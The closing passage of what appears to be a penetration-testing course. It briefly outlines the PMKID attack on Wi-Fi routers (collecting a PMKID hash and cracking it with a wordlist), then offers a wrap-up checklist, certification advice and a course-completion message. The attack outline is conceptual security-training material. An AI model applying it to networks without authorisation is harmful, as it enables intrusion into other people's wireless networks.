
- Exploits a vulnerability in how PMKID is handled by some routers.
- No need for a full 4-way handshake capture.

Process:

- Collect PMKID hash from router.
- Crack using a wordlist.

Modern Routers:

- Mitigate this weakness; requires older devices for success.



Wrapping Up

Final Checklist:

To prepare yourself fully to start pentesting in the wild, ensure you've mastered all the topics covered in this course. Here's how to solidify your skills:

- **Keep playing CTF machines:**
Now it's time to train and refine your skills by practicing medium, hard and sometimes even "insane" machines on platforms such as HackTheBox, VulnLab, TryHackMe and OverTheWire.
- **Revisit Key Concepts and master your toolset:**
Dive back into critical topics from this course and see if you can find new, maybe even undiscovered methods!
- **Expand Your Knowledge with Advanced Resources**
Stay current by signing up for my future "expert courses" and explore advanced pentesting books, blogs, and industry reports. Dive into new techniques and tools emerging in cloud hacking, coding and reverse engineering.
- **Plan Your Offensive Security Path**
Identify the certifications or advanced training programs you'll pursue next (e.g., OSCP, CRT0, or similar). Set clear career goals, whether as a pentester, red teamer, or malware analyst. Keep track of your skill gaps and address them systematically.

By following this checklist, you'll be fully prepared to tackle real-world penetration testing engagements. Push forward, refine your expertise, and get ready to make an impact in the field of offensive security! **STAY CURIOUS!**

Congratulations on completing level 6 ! Offensive Security General

Through your dedication and hard work, you have mastered the last level in the "Offensive Security Pathway" training. With your comprehensive knowledge and hands-on expertise, you are now equipped to take on the most complex, real-world cybersecurity challenges.

This achievement marks a **REMARKABLE MILESTONE** in your offensive security journey, and you are now ready to step into the field as a true expert. The path ahead is yours to conquer—continue pushing boundaries and evolving your craft!



- End of course -



<https://www.youtube.com/c/jarnobaselier>